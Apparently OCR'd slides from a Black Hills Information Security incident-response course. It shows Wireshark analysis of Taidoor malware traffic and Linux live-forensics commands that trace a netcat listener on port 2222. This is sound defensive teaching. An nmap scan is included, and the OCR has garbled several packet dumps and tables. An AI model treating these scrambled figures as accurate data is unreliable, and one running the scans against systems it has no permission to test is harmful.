0050 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 &'()*, - ./012345
0060 36 37



© Bla

Information Security

CELEBRATING 10 YEARS

2008-2018

Packet Breakdown

```
▶ Frame 9: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
▼ Ethernet II, Src: VMware_46:62:0b (00:0c:29:46:62:0b), Dst: VMware_eb:58:26 (00:50:56:eb:58:26)
  ▼ Destination: VMware_eb:58:26 (00:50:56:eb:58:26)
    Address: VMware_eb:58:26 (00:50:56:eb:58:26)
      .... .0. .... .... .... = LG bit: Globally unique address (factory default)
      .... .0. .... .... .... = IG bit: Individual address (unicast)
  ▼ Source: VMware_46:62:0b (00:0c:29:46:62:0b)
    Address: VMware_46:62:0b (00:0c:29:46:62:0b)
      .... .0. .... .... .... = LG bit: Globally unique address (factory default)
      .... .0. .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
  ▼ Internet Protocol Version 4, Src: 192.168.78.128, Dst: 8.8.8.8
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
    ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 84
    Identification: 0x22f1 (8945)
    ▼ Flags: 0x4000, Don't Fragment
      0.... .... .... = Reserved bit: Not set
      .1.. .... .... = Don't Fragment: Set
        α = More Fragments: Not set
    0000  00 50 56 eb 58 26 00 0c 29 46 62 0b 00 45 00  ·PV-XQ· )Fb···E·
    0010  00 54 22 f1 40 03 40 01 f8 7f c0 a8 4e 80 08 08  ·T·0@· ···N··
    0020  00 00 00 00 ed f1 eb 17 00 05 49 8d 13 5e 00 00  ······ ·I·A··
    0030  00 00 f8 32 0b 00 00 00 00 00 10 11 12 13 14 15  ···2···
    0040  16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25  ······ !%"$%
    0050  26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35  &'(*)*, - ./012345
    0060  36 37 67
```

Wireshark



Follow TCP Stream



Statistics > Endpoints



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Capture File Properties Ctrl+Alt+Shift+C

Resolved Addresses

Protocol Hierarchy

Conversations

Endpoints

Packet Lengths

I/O Graph

Service Response

DHCP (BOOTP) St...

ONC-RPC Program

29West

ANCP

Ethernet - 3 IPv4 - 14 IPv6 TCP - 132 UDP - 26

Address Packets Bytes Tx Packets Tx Bytes Rx Packets Rx Bytes Country City AS Number AS Organization

Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	AS Number	AS Organization
BACnet	4.2.2.2	12	1,537	6	1,032	6	505	—	—	—
Collectd	8.240.119.254	18	2,897	9	1,549	9	1,348	—	—	—
DNS	10.0.2.15	1,635	271 k	777	118 k	858	153 k	—	—	—
Flow Graph	10.0.2.255	5	1,215	0	0	5	1,215	—	—	—
HART-IP	10.70.0.1	48	5,801	24	3,833	24	1,968	—	—	—
HFFEEDS	13.68.92.143	54	18 k	26	13 k	28	4,910	—	—	—
HTTP	13.107.5.88	32	9,641	17	7,740	15	1,901	—	—	—
HTTP2	23.0.153.104	30	11 k	16	10 k	14	3,137	—	—	—
SameSite	51.143.106.177	25	5,928	14	4,736	11	1,192	—	—	—
TCP Stream Graph	52.113.194.131	25	9,816	13	8,064	12	1,752	—	—	—
UDP Multicast Str	52.179.129.229	114	37 k	59	27 k	55	9,832	—	—	—
F5	52.230.222.68	8	882	4	468	4	414	—	—	—
IPv4 Statistics	104.248.234.238	1,232	154 k	652	65 k	580	88 k	—	—	—
IPv6 Statistics										

Name resolution Limit to display filter Endpoint Types

Copy Close Help

Frame 1: 68 bytes on wire (52 bits)
Ethernet II, Src: PcsCompu_af:09:1e (08:00:00:09:1e:0f), Dst: RealtekU_12:35:02 (52.179.129.229)
Type: IP4 (0x0800)
Internet Protocol Version 4, Src: 10.0.2.15, Version: 4
... 0100 = Header Length: 20 bytes
... 0101 = Header Length: 20 bytes
Differentiated Services Field: 0
Total Length: 52
Identification: 0x00e6 (1766)
Flags: 0x4000, Don't fragment
0. = Reserved bit: Not set
1. = Don't fragment: Set
a. = More fragments: Not set

0000: 52 54 09 12 25 82 08 09 27 af 99 1e 98 00 45 00
0010: 00 34 06 e6 49 09 09 09 00 00 00 02 07 08 f8
0020: ea ee c2 3d 09 59 37 73 90 5b 90 00 00 00 01 01
0030: ff ff 69 1c 09 00 02 04 05 b4 01 03 03 98 01 01
0040: 04 02

Statistics > Conversations

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Capture File Properties Ctrl+Alt+Shift+C

Resolved Addresses

Protocol Hierarchy

Conversations

Endpoints

Wireshark · Conversations · taidoor_traffic_no_interaction.pcap

No.	Time	Source	Destination	Packets	Bytes	Bytes A → B	Bytes B → A	Rel Start	Duration	Bits/s A → B	
1	0.000000	10.0.2.15	10.0.2.15	12	1.457	6	851	6	606	0.000000	
2	0.153948	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	33.219100
3	0.154652	10.0.2.15	104.248.234.238	80	11	1.403	5	797	6	606	70.221079
4	0.154299	10.0.2.15	104.248.234.238	80	11	1.403	5	797	6	606	144.140630
5	0.154554	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	0.3567
6	0.324592	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	145.101599
7	0.324644	10.0.2.15	104.248.234.238	80	11	1.403	5	797	6	606	95.4669
8	0.335359	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	164.354640
9	0.635382	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	13.6087
10	0.990056	10.0.2.15	104.248.234.238	80	11	1.403	5	797	6	606	6.551.165.433315
11	0.996683	10.0.2.15	104.248.234.238	80	11	1.403	5	797	6	606	12.5307
12	0.996304	10.0.2.15	104.248.234.238	80	11	1.403	5	797	6	606	0.2926
13	0.813695	10.0.2.15	104.248.234.238	80	11	1.403	5	797	6	606	0.3167
14	0.813585	10.0.2.15	104.248.234.238	80	11	1.403	5	797	6	606	249.282086
15	0.990057	10.0.2.15	104.248.234.238	80	11	1.403	5	797	6	606	0.2920
16	0.990059	10.0.2.15	104.248.234.238	80	11	1.403	5	797	6	606	282.469902
17	1.028208	10.0.2.15	104.248.234.238	80	12	1.457	6	851	6	606	126.2107
18	1.914662	10.0.2.15	104.248.234.238	80	15	5.661	7	603	8	5.058	145.101599
19	1.931910	10.0.2.15	104.248.234.238	443	38	10 k	19	3.371	19	7.467	164.354640
20	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	13.6087
21	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	6.551.165.433315
22	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	12.5307
23	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	0.2926
24	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	0.3167
25	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	249.282086
26	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	0.2920
27	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	282.469902
28	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	126.2107
29	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	145.101599
30	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	318.470030
31	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	0.2934
32	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	349.767351
33	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	0.2919
34	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	377.829367
35	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	0.2848
36	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	405.970345
37	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	438.953512
38	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	466.563935
39	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	494.126398
40	10.0.2.15	104.248.234.238	10.0.2.15	80	12	1.457	6	851	6	606	527.407759
41	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	0.3055
42	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	560.874916
43	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	0.3173
44	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	589.905672
45	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	623.938345
46	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	663.218650
47	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	698.672924
48	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	725.799040
49	10.0.2.15	104.248.234.238	10.0.2.15	80	11	1.403	5	797	6	606	752.202497
50	10.0.2.15	104.248.234.238	10.0.2.15	80	12	1.457	6	851	6	606	0.2878
51	10.0.2.15	104.248.234.238	10.0.2.15	80	12	1.457	6	851	6	606	0.3169

Name resolution Limit to display filter Absolute start time Conversation Types

Copy Follow Stream... Graph... Close Help

Statistics > Protocol Hierarchy



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Capture File Properties Ctrl+Alt+Shift+C
Resolved Addresses

Protocol Hierarchy

- Conversations
- Endpoints
- Packet Lengths
- jyO Graph
- Service Response Time
- DHCP (BOOTP) Statistics
- ONC-RPC Programs
- 29West
- ANCP
- BACnet
- Collectd
- DNS
- Flow Graph
- HART-IP
- HPFEEDS
- HTTP
- HTTP2
- Sametime
- TCP Stream Graphs
- UDP Multicast Streams
- F5
- IPv4 Statistics
- IPv6 Statistics

Frame 1: 66 bytes on wire (528 bits)
Ethernet II, Src: PcsCompu_af:09:1e (08:00:27:09:1e:01), Dst: RealtekU_12:35:02 (08:00:27:35:02:01)
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 10.0.0.9, Dst: 10.0.2.15
Flags: 0x4000, Don't fragment
0... = Reserved bit: Not set
.1.... = Don't Fragment: Set
... More Fragments: Not set

No display filter.

Wireshark - Protocol Hierarchy Statistics · taidoor_traffic_no_interaction.pcap

Protocol	Percent Packets	Packets	Percent Bytes	Bytes
Frame	100.0	1645	100.0	272
Ethernet	100.0	1645	8.5	230
Internet Protocol Version 4	99.4	1635	12.0	327
User Datagram Protocol	4.0	65	0.2	520
NetBIOS Datagram Service	0.3	5	0.4	100
SMB (Server Message Block Protocol)	0.3	5	0.2	595
SMB MailSlot Protocol	0.3	5	0.0	125
Microsoft Windows Browser Protocol	0.3	5	0.1	165
Domain Name System	3.6	60	1.8	481
Transmission Control Protocol	95.4	1570	76.1	207
Secure Sockets Layer	5.7	94	28.7	782
HyperText Transfer Protocol	13.9	228	35.2	957
Line-based text data	6.6	109	4.4	119
eXtensible Markup Language	0.1	2	3.1	855
Address Resolution Protocol	0.6	10	0.1	280

Close Copy Help

Statistics > HTTP > Requests





LAB: Wireshark



© Black Hills Information Security | @BHInfoSecurity

Now.. Linux



- In this section we will go through some core “live forensics” commands
- These are commands you should know and love
- They can mean the difference between a quick incident and a long painful one
- They can mean the difference between knowing, and just staring at a screen waiting for blinky lights to tell you things
- Plus... Linux is fun
- Why start with Linux????




© Black Hills Information Security | @BHInfoSecurity





© Black Hills In



Users and Privileges



```
adhd@DESKTOP-I1T2G01:/mnt/c/Users/adhd$
```

```
adhd@DESKTOP-I1T2G01:/mnt/c/Users/adhd$
```

```
adhd@DESKTOP-I1T2G01:/mnt/c/Users/adhd$ sudo su -
```

```
[sudo] password for adhd:
```

```
root@DESKTOP-I1T2G01:~#
```

```
root@DESKTOP-I1T2G01:~# i am root!
```

Not Root

Becoming Root

I Am Root!

Command 'i' not found, but can be installed with:

```
apt install iprint
```

```
root@DESKTOP-I1T2G01:~#
```



© Black Hills Information Security | @BHInfoSecurity



Home Directories and "Hidden" Files



```
adhd@DESKTOP-I1T2G01:/mnt/c/Users/adhd$ cd
adhd@DESKTOP-I1T2G01:~$ ls
adhd@DESKTOP-I1T2G01:~$ ls -lrta
total 40
-rw-r--r-- 1 adhd adhd 807 Jun 11 12:27 .profile
-rw-r--r-- 1 adhd adhd 3771 Jun 11 12:27 .bashrc
-rw-r--r-- 1 adhd adhd 220 Jun 11 12:27 .bash_logout
drwxr-xr-x 3 root root 4096 Jun 11 12:27 ..
-rw-r--r-- 1 adhd adhd 0 Jun 11 12:27 .sudo_as_admin_successful
drwxr-xr-x 2 adhd adhd 4096 Jun 11 14:08 .docker
drwxr-xr-x 4 adhd adhd 4096 Jun 23 13:56 .cache
drwxr-xr-x 6 adhd adhd 4096 Jun 23 13:57 .
drwx----- 4 adhd adhd 4096 Jun 23 13:58 .local
drwx----- 4 adhd adhd 4096 Jun 23 13:58 .config
-rw----- 1 adhd adhd 166 Nov 14 19:38 .bash_history
adhd@DESKTOP-I1T2G01:~$
```



mkdir



```
adhd@DESKTOP-I1T2G01:~$ mkdir test
adhd@DESKTOP-I1T2G01:~$ 
adhd@DESKTOP-I1T2G01:~$ ls
test
adhd@DESKTOP-I1T2G01:~$ 
adhd@DESKTOP-I1T2G01:~$ cd test
adhd@DESKTOP-I1T2G01:~/test$ 
adhd@DESKTOP-I1T2G01:~/test$ pwd
/home/adhd/test
adhd@DESKTOP-I1T2G01:~/test$ |
```



Finding Files With locate



```
adhd@DESKTOP-I1T2G01:~$ touch sasquatch
adhd@DESKTOP-I1T2G01:~$ 
adhd@DESKTOP-I1T2G01:~$ sudo updatedb
adhd@DESKTOP-I1T2G01:~$ 
adhd@DESKTOP-I1T2G01:~$ 
adhd@DESKTOP-I1T2G01:~$ locate sasquatch
/home/adhd/sasquatch
adhd@DESKTOP-I1T2G01:~$ |
```



© Black Hills Information Security | @BHInfoSecurity



Editing files with vi



```
adhd@DESKTOP-I1T2G01:~$ vi sasquatch  
adhd@DESKTOP-I1T2G01:~$ |
```

In vi, use 'a' to start editing

Press 'Esc' to stop.

Press :wq! to quit

: = Command for vi

w = write

q = quit

! = I dont care about errors

~

~

~

~

~

-- INSERT --



© Black Hills Information Security | @BHInfoSecurity



Editing files with nano



```
adhd@DESKTOP-I1T2G01:~$ nano sasquatch |
```

GNU nano 2.9.3

sasquatch

Modified

In nano, the ^ = the Ctrl key

You write like you would in notepad

You use the Ctrl + O to "Write Out"

You use Ctrl + x to exit

It has a nice command reference at the bottom

Please, don't use nano for C and C++ code...

^G Get Help
^X Exit

^O Write Out
^R Read File

^W Where Is
^V Replace

^K Cut Text
^U Uncut Text

^J Justify
^T To Spell

^C Cur Pos
^_ Go To Line



© Black Hills



Processes with ps aux



```
root@DESKTOP-I1T2G01:~# ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root        1  0.0  0.0    900   584 ?        Sl   Nov13  0:00 /init
root       58  0.0  0.0   892   84 ?        Ss   Nov13  0:00 /init
root       59  0.0  0.0   892   84 ?        S    Nov13  0:00 /init
root      60  0.0  0.6 501584 18844 pts/0    Ssl+ Nov13  0:00 /mnt/wsl/docker-desktop/dock
root     207  0.0  0.0    900   92 ?        Ss   19:43  0:00 /init
root     208  0.0  0.0    900   92 ?        S    19:43  0:01 /init
adhd     209  0.0  0.1 23372  5392 pts/1    Ss   19:43  0:00 -bash
root     286  0.4  0.1 64216  4248 pts/1    S    20:42  0:00 sudo su -
root     287  0.0  0.1 63472  3656 pts/1    S    20:42  0:00 su -
root     288  1.8  0.1 23376  5172 pts/1    S    20:42  0:00 -su
root    318  0.0  0.1 37796  3240 pts/1    R+   20:42  0:00 ps aux
root@DESKTOP-I1T2G01:~#
```



© Black Hills Information Security | @BHInfoSecurity



Processes with top



```
top - 20:44:04 up 21:05, 0 users, load average: 0.06, 0.11, 0.08
Tasks: 11 total, 1 running, 10 sleeping, 0 stopped, 0 zombie
%Cpu(s): 0.0 us, 1.7 sy, 0.0 ni, 98.3 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st
KiB Mem : 2837272 total, 1685940 free, 405924 used, 745408 buff/cache
KiB Swap: 1048576 total, 1048576 free, 0 used. 2281888 avail Mem
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
319	root	20	0	42104	3460	3024	R	0.3	0.1	0:00.03	top
1	root	20	0	900	584	508	S	0.0	0.0	0:00.12	init
58	root	20	0	892	84	16	S	0.0	0.0	0:00.00	init
59	root	20	0	892	84	16	S	0.0	0.0	0:00.00	init
60	root	20	0	501584	18844	10088	S	0.0	0.7	0:00.70	docker-desktop-
207	root	20	0	900	92	16	S	0.0	0.0	0:00.00	init
208	root	20	0	900	92	16	S	0.0	0.0	0:01.62	init
209	adhd	20	0	23372	5392	3440	S	0.0	0.2	0:00.72	bash
286	root	20	0	64216	4248	3652	S	0.0	0.1	0:00.03	sudo
287	root	20	0	63472	3656	3200	S	0.0	0.1	0:00.00	su
288	root	20	0	23376	5172	3292	S	0.0	0.2	0:00.10	bash

IP info with ip a



```
root@DESKTOP-I1T2G01:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: bond0: <BROADCAST,MULTICAST,MASTER> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether f6:2e:ba:04:70:d5 brd ff:ff:ff:ff:ff:ff
3: dummy0: <BROADCAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 46:95:a4:15:62:8b brd ff:ff:ff:ff:ff:ff
4: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:71:13:20 brd ff:ff:ff:ff:ff:ff
    inet 172.23.85.176/20 brd 172.23.95.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe71:1320/64 scope link
        valid_lft forever preferred_lft forever
5: sit0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/sit 0.0.0.0 brd 0.0.0.0
root@DESKTOP-I1T2G01:~# |
```

IP info with ifconfig



```
root@DESKTOP-I1T2G01:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 172.23.85.176 netmask 255.255.240.0 broadcast 172.23.95.255
        inet6 fe80::215:5dff:fe71:1320 prefixlen 64 scopeid 0x20<link>
          ether 00:15:5d:71:13:20 txqueuelen 1000 (Ethernet)
            RX packets 2987 bytes 308746 (308.7 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 69 bytes 4838 (4.8 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```



© root@DESKTOP-I1T2G01:~#



ping



```
root@DESKTOP-I1T2G01:~# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=127 time=48.1 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=127 time=45.8 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=127 time=44.4 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=127 time=45.3 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=127 time=44.9 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=127 time=45.0 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=127 time=48.7 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=127 time=46.5 ms
^C
--- 8.8.8.8 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7018ms
rtt min/avg/max/mdev = 44.435/46.154/48.748/1.495 ms
root@DESKTOP-I1T2G01:~#
```



Open Remote Ports With Nmap



```
root@DESKTOP-I1T2G01:~# nmap 8.8.8.8
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2020-11-14 20:48 MST
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.017s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 29.17 seconds
```



© Black Hills Information Security | @BHInfoSecurity



Ping, Port, Parse....



```
root@DESKTOP-I1T2G01:~# nmap -sU -p 53 8.8.8.8
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2020-11-14 20:48 MST
Nmap scan report for 8.8.8.8
Host is up (0.0016s latency).
```

PORT	STATE	SERVICE
53/udp	open filtered	domain

```
Nmap done: 1 IP address (1 host up) scanned in 13.47 seconds
```



© Black Hills Information Security | @BHInfoSecurity



Network Connections: netstat



```
root@DESKTOP-I1T2G01:~# netstat -nap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
Proto RefCnt Flags       Type      State     I-Node PID/Program name    Path
unix  2      [ ACC ]         STREAM   LISTENING  16901  60/docker-desktop-p  /var/run/docker.sock
unix  2      [ ACC ]         SEQPACKET  LISTENING  1307   -                /run/WSL/7_interop
unix  2      [ ACC ]         SEQPACKET  LISTENING  156454  208/init           /run/WSL/208_interop
unix  2      [ ACC ]         SEQPACKET  LISTENING  1322   -                /run/WSL/15_interop
unix  2      [ ACC ]         SEQPACKET  LISTENING  1347   -                /run/WSL/24_interop
unix  2      [ ACC ]         STREAM   LISTENING  1363   -                /run/guest-services/wsl2-bootstrap-expose-ports.sock
unix  2      [ ACC ]         STREAM   LISTENING  13948  -                /run/host-services/vpnkit-data.sock
```



Network Connections: lsof -i -P



```
root@DESKTOP-I1T2G01:~# lsof -i -P
COMMAND PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
nc    360 adhd    3u  IPv4 165166      0t0    TCP *:2222 (LISTEN)
root@DESKTOP-I1T2G01:~# lsof -p 360
COMMAND PID USER   FD   TYPE DEVICE SIZE/OFF          NODE NAME
nc    360 adhd    cwd    DIR  0,104     4096 1407374883774233 /mnt/c/Users/adhd
nc    360 adhd    rtd    DIR  8,48      4096                2 /
nc    360 adhd    txt    REG  8,48     35312             36505 /bin/nc.openbsd
nc    360 adhd    mem    REG  8,48    144976             34138 /lib/x86_64-linux-gnu/libpthread
d-2.27.so
nc    360 adhd    mem    REG  8,48     31680             34146 /lib/x86_64-linux-gnu/librt-2.2
7.so
nc    360 adhd    mem    REG  8,48    2030544            34018 /lib/x86_64-linux-gnu/libc-2.27
.so
nc    360 adhd    mem    REG  8,48     101168            34144 /lib/x86_64-linux-gnu/libresolv
-2.27.so
nc    360 adhd    mem    REG  8,48     80104             34014 /lib/x86_64-linux-gnu/libbsd.so
.0.8.7
nc    360 adhd    mem    REG  8,48    170960            33995 /lib/x86_64-linux-gnu/ld-2.27.s
o
nc    360 adhd    0u    CHR  136,2      0t0                  5 /dev/pts/2
nc    360 adhd    1u    CHR  136,2      0t0                  5 /dev/pts/2
```

Proc and Processes Part 1: proc

```
root@DESKTOP-I1T2G01:~# cd /proc
root@DESKTOP-I1T2G01:/proc#
root@DESKTOP-I1T2G01:/proc# ls -lrt
total 0
lrwxrwxrwx  1 root root          0 Nov 13 23:38 thread-self -> 364/task/364
lrwxrwxrwx  1 root root          0 Nov 13 23:38 self -> 364
dr-xr-xr-x  1 root root          0 Nov 13 23:38 sys
-r--r--r--  1 root root          0 Nov 13 23:38 cgroups
dr-xr-xr-x  9 root root          0 Nov 13 23:38 1
-r--r--r--  1 root root          0 Nov 13 23:38 filesystems
dr-xr-xr-x  9 root root          0 Nov 13 23:38 60
-r--r--r--  1 root root          0 Nov 14 19:35 stat
-r--r--r--  1 root root          0 Nov 14 19:35 version
dr-xr-xr-x  9 adhd adhd          0 Nov 14 19:43 209
dr-xr-xr-x  9 root root          0 Nov 14 20:42 286
dr-xr-xr-x  9 root root          0 Nov 14 20:42 287
-r--r--r--  1 root root          0 Nov 14 20:42 uptime
-r--r--r--  1 root root          0 Nov 14 20:42 meminfo
dr-xr-xr-x  9 root root          0 Nov 14 20:42 59
dr-xr-xr-x  9 root root          0 Nov 14 20:42 58
```



© Black Hills Information Security | @BHIInfoSecurity



Proc and Processes Part 2: proc



```
root@DESKTOP-I1T2G01:/proc# cd 360
root@DESKTOP-I1T2G01:/proc/360#
root@DESKTOP-I1T2G01:/proc/360# ls
attr          cpuset   io        mountstats    personality  smaps_rollup  timers
auxv          cwd      limits    net           projid_map  stack         timerslack_ns
cgroup         environ  map_files ns           root         stat          uid_map
clear_refs    exe      maps     oom_adj       sched        statm        wchan
cmdline        fd      mem     oom_score     schedstat   status
comm          fdinfo  mountinfo oom_score_adj setgroups   syscall
coredump_filter gid_map mounts   pagemap      smaps       task
root@DESKTOP-I1T2G01:/proc/360# strings exe
```



© Black Hills Information Security | @BHInfoSecurity



Proc and Processes Part 3: Strings



```
root@DESKTOP-I1T2G01:/proc/360# strings exe  
/lib64/ld-linux-x86-64.so.2  
\Km>  
9&Cy  
libbsd.so.0  
_ITM_deregisterTMCloneTable  
__gmon_start__  
_ITM_registerTMCloneTable  
arc4random_uniform
```

```
OpenBSD netcat (Debian patchlevel 1.187-1ubuntu0.1)  
usage: nc [-46CDDfhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]  
[-m minttl] [-O length] [-P proxy_username] [-p source_port]  
[-q seconds] [-s source] [-T keyword] [-V rtable] [-W recvlimit] [-w timeout]  
[-X proxy_protocol] [-x proxy_address[:port]] [destination] [port]
```

Command Summary:

-4	Use IPv4
-6	Use IPv6
-b	Allow broadcast
-C	Send CRLF as line-ending
-D	Enable the debug socket option
-d	Detach from stdin
-F	Pass socket fd
-h	This help text
-I length	TCP receive buffer length
.	.
.	.



Bash History



```
adhd@DESKTOP-I1T2G01:/mnt/c/Users/adhd$ history
1  hi
2  cd
3  echo hi > ./bash_history
4  sudo su -
5  exit
6  sudo su -
7  ls
8  cd
9  cd /mnt/c/Users/aad
10 cd /mnt/c/Users/adhd
11 ls
12 ls -lrt
```





LAB: Linux CLI



© Black Hills Information Security | @BHInfoSecurity



Windows Endpoint Analysis



© Black Hills Information Security | @BHInfoSecurity

Windows: When Bad Things Happen



- In this section we will go through some core “live forensics” commands
- These are commands you should know and love
- They can mean the difference between a quick incident and a long painful one
- They can mean the difference between knowing, and just staring at a screen waiting for blinky lights to tell you things



© Black Hills Information Security | @BHInfoSecurity



Start with network connections



